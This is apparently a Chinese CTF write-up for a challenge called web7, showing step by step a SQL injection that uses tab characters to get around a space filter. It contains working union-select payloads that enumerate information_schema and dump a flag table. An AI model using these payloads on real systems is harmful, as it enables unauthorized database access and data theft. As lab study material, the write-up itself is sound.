
 进去后感觉是个文件索引的目录,于是点击三个连接看看效果:

可以很明显的发现文章上的url都会有个id来代表我们访问的目录文件,看到这种我能想到的就是存在sql注入和文件包含了,所以现在只需要去判断一下就行了。
开始我想试的是文件包含,输入了:data://text/palin,后它界面告诉我sql error(这里忘记截图了),于是便知道这里要用到的手段是sql注入,经后续判断它是过滤了空格的,所以我们要改变语句的手法:d=1%09’%09order%09by%093

 在order by3和4时出现了显示和不显示的情况,所以判断它有3列
然后就是正常的爆库爆表爆字段了:
id=1%09’%09union%09select%091,database(),user()
 数据库名是网页版是啥东西呀
因为是root用户,所以拆测flag应该在其它地方,所以用到了跨库查询:?id=1%09’%09union%09select%091,group_concat(schema_name),3%09from%09information_schema.schemata
 判断出我们想要的在web7这个数据库名中:爆表名
1%09’%09union%09select%091,group_concat(table_name),3%09from%09information_schema.tables%09where%09table_schema=“web7”

哇趣,我终于知道为啥开始会有中文了,因为我浏览器启动了实时翻译,哎!

不说了,开始爆列名:1%09’%09union%09select%091,group_concat(column_name),3%09from%09information_schema.columns%09where%09table_name=“flag”%09and%09table_schema=“web7”
最后直接查数据即可:1%09’%09union%09select%091,group_concat(flag),3%09from%09web7.flag